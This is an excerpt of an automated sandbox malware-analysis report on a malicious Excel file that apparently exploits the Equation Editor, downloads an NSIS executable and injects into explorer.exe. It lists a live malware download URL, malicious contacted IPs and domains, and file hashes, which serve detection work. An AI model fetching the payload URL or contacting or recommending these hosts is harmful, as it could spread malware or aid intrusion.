http://212.192.246.120/gntek.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 00000006.00000000.46913264 8.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://investor.msn.com	explorer.exe, 00000006.00000000.46913264 8.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 00000006.00000000.46913264 8.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://wellformedweb.org/CommentAPI/	explorer.exe, 00000006.00000000.47893728 8.0000000004650000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.00000000.47893728 8.0000000004650000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000004.00000002.463015325.000 0000000409000.00000004.00000001.01000000 .00000003.sdmp, vbc.exe, 00000004.000000 00.453577299.0000000000409000.00000008.0 0000001.01000000.00000003.sdmp, vbc.exe, 00000005.00000000.458701444.00000000004 09000.00000008.00000001.01000000.0000000 3.sdmp, gntek[1].exe.2.dr, vbc.exe.2.dr	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	explorer.exe, 00000006.00000000.46977336 0.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	explorer.exe, 00000006.00000000.46913264 8.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://treyresearch.net	explorer.exe, 00000006.00000000.47893728 8.0000000004650000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	explorer.exe, 00000006.00000000.46977336 0.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://java.sun.com	explorer.exe, 00000006.00000000.48875225 2.0000000000255000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 006.00000000.466126402.0000000000255000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.535157301.000000 0000255000.00000004.00000020.00020000.00 000000.sdmp	false	• URL Reputation: safe	unknown
http://https://mollyagee.remax.com/b80i/?SZ5TuL=XkBoiSzcHIsmqFkYMGKyxhKE5R0ucNDlHWw1mrTAF5aGMvlxAg1/o3H	msdt.exe, 00000007.00000002.669852411.00 00000002C92000.00000004.10000000.0004000 0.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.icra.org/vocabulary/.	explorer.exe, 00000006.00000000.46977336 0.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/ano nymous.	explorer.exe, 00000006.00000000.48915607 5.0000000001BE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_Error	vbc.exe, vbc.exe, 00000004.00000002.4630 15325.0000000000409000.00000004.00000001 .01000000.00000003.sdmp, vbc.exe, 000000 04.00000000.453577299.0000000000409000.0 0000008.00000001.01000000.00000003.sdmp, vbc.exe, 00000005.00000000.458701444.00 00000000409000.00000008.00000001.0100000 0.00000003.sdmp, gntek[1].exe.2.dr, vbc.exe.2.dr	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccl eanerv	explorer.exe, 00000006.00000000.48516551 7.000000000447A000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 006.00000000.487661348.0000000008374000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.480526320.000000 0008404000.00000004.00000001.00020000.00 000000.sdmp, explorer.exe, 00000006.0000 0000.540680733.0000000008404000.00000004 .00000001.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.540596693.00000000083740 00.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.538461267.000 000000460B000.00000004.00000001.00020000 .00000000.sdmp	false		high
http://investor.msn.com/	explorer.exe, 00000006.00000000.46913264 8.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner	explorer.exe, 00000006.00000000.48516551 7.000000000447A000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 006.00000000.487661348.0000000008374000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.478539396.000000 00044E7000.00000004.00000001.00020000.00 000000.sdmp, explorer.exe, 00000006.0000 0000.480526320.0000000008404000.00000004 .00000001.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.537917620.00000000044E70 00.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.540680733.000 0000008404000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000006.0 0000000.540596693.0000000008374000.00000 004.00000001.00020000.00000000.sdmp, exp lorer.exe, 00000006.00000000.538461267.0 00000000460B000.00000004.00000001.000200 00.00000000.sdmp	false		high
http://computername/printers/printername/.printer	explorer.exe, 00000006.00000000.47893728 8.0000000004650000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	explorer.exe, 00000006.00000000.48915607 5.0000000001BE0000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.autoitscript.com/autoit3	explorer.exe, 00000006.00000000.48875225 2.0000000000255000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 006.00000000.466126402.0000000000255000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.535157301.000000 0000255000.00000004.00000020.00020000.00 000000.sdmp	false		high
http://https://support.mozilla.org	explorer.exe, 00000006.00000000.48875225 2.0000000000255000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 006.00000000.466126402.0000000000255000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.535157301.000000 0000255000.00000004.00000020.00020000.00 000000.sdmp	false		high
http://servername/isapibackend.dll	explorer.exe, 00000006.00000000.49134284 3.0000000003E50000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.192.246.120	unknown	Russian Federation		205220	RHC-HOSTINGGB	true
1.32.255.137	www.927291.com	Singapore		64050	BCPL-SGBGPNETGlobalASNSG	true
37.123.118.150	www.teentykarm.quest	United Kingdom		13213	UK2NET-ASGB	true
172.217.168.19	ghs.googlehosted.com	United States		15169	GOOGLEUS	false
194.5.156.29	zoharfine.com	Germany		47583	AS-HOSTINGERLT	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562479
Start date:	28.01.2022
Start time:	22:36:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	W6902.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/24@6/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 40.5% (good quality ratio 38.6%) • Quality average: 70.7% • Quality standard deviation: 29%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, WMIADAP.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Not all processes where analyzed, report is missing behavior information
- VT rate limit hit for: W6902.xlsx

Simulations

Behavior and APIs

Time	Type	Description
22:36:38	API Interceptor	42x Sleep call for process: EQNEDT32.EXE modified
22:36:46	API Interceptor	35x Sleep call for process: vbc.exe modified
22:37:05	API Interceptor	164x Sleep call for process: msdt.exe modified
22:37:57	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\gntek[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	254186
Entropy (8bit):	7.930341504736443
Encrypted:	false
SSDEEP:	6144:owKdM+LrFcBAEMQK74gFWVE2BvubTUe+xdemO+:uHLrODMV4zVfvubb+L1
MD5:	C2CA2BA9C38EB02217588662717BA6C3
SHA1:	8A897F24D2E564AF2C2FCC272AB0CFBEF10611B5
SHA-256:	9AF4D9EF8B2A850854AE23411D44D3603147C26898BCA1010FD2F9B16F6D456E
SHA-512:	7C7A80F37013B8B5FE27E0C9C3144884ABDE6CA49484C3E8C6CC78DAA9F3B6AC890577247223E7D4875B865244E8732840C6A47170FBE2C7F27406BA4C8F52A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 35%
Reputation:	low
IE Cache URL:	http://212.192.246.120/gntek.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....Z.....%2.....p....@.....s.....p.....tex t...vY.....Z..... ..`.rdata.....p.....^.....@..@.data.....p.....@....ndata.....@.....rsrc.....t.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1D23A896.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..... R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"l.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....\|>...?299I&.!....:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$l.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\26A1539F.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... (..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2C2EB30D.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... (..1$..)..[..c&t..ZHv..5....3#..~8...Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\491E45A3.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._l....778.....IDATx..]...<.nh...../)....;..~;.U..>.i.$..0*..QF@.)."..,../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+..''..7.n....Qi5....4....(.....&.....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R.....&.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY.._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\55FB45AA.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\68099914.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced

Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG........IHDR...............|.....sRGB.........gAMA......a.....pHYs..........o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p..........Z.H3.y..:..<..........[...@[.........Z.`E....Y:{.,.<y..x....O.................M....M........:..tx..*..........'o..kh.0./.3.7.V...@t........x......~...A.?w....@...A]h.0./.N. .^,h......D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.........A]h.0.....P41..-........&.!...!.x......(.......e..a :.+.|.Ut.U_..........2un......F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/......W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5........m.;.Q./9..e"{Y.P..1x...FB!....C.G.......41.........@t@W......B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6C3F2A9.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA
Malicious:	false
Preview:	......JFIF... ....+!.$...2"3*7%"0...................".........................."..............#............"...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs..!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\724DFD67.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA
Malicious:	false
Preview:	......JFIF... ....+!.$...2"3*7%"0...................".........................."..............#............"...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs..!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\83D9E331.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0153836624759336

Encrypted:	false
SSDEEP:	3072:LXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:RahIFdyiaT2qtXl
MD5:	9CF22C4EBFAE36D30FABB19131DA97C9
SHA1:	DBC31C309645F444F5B0B1062185CA4529BC8BF5
SHA-256:	0FC72744A15E95D73D1441DAD1811B6D4B434966C5035C2F13318E426A9511B4
SHA-512:	4E054657A67A89CB79763EFD9FE2D474E403BC114E5C559382B7EAA4C5EF2DBE49647C15EE9289581C223B56E93A1ADBAC43396A4459692DF810838EFECDE5 9
Malicious:	false
Preview:	....l.....C.....m>..?$.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....\V$...(./..ffV.@.. %...../.H./...../.,./.RQ.W../.../...../.../.$Q.W../.../. ...IdfV../.../. .....4..dfV.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....8./.X...../.../..8^V.. ....4.dv.....%.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....C.....L.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\93337B48.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
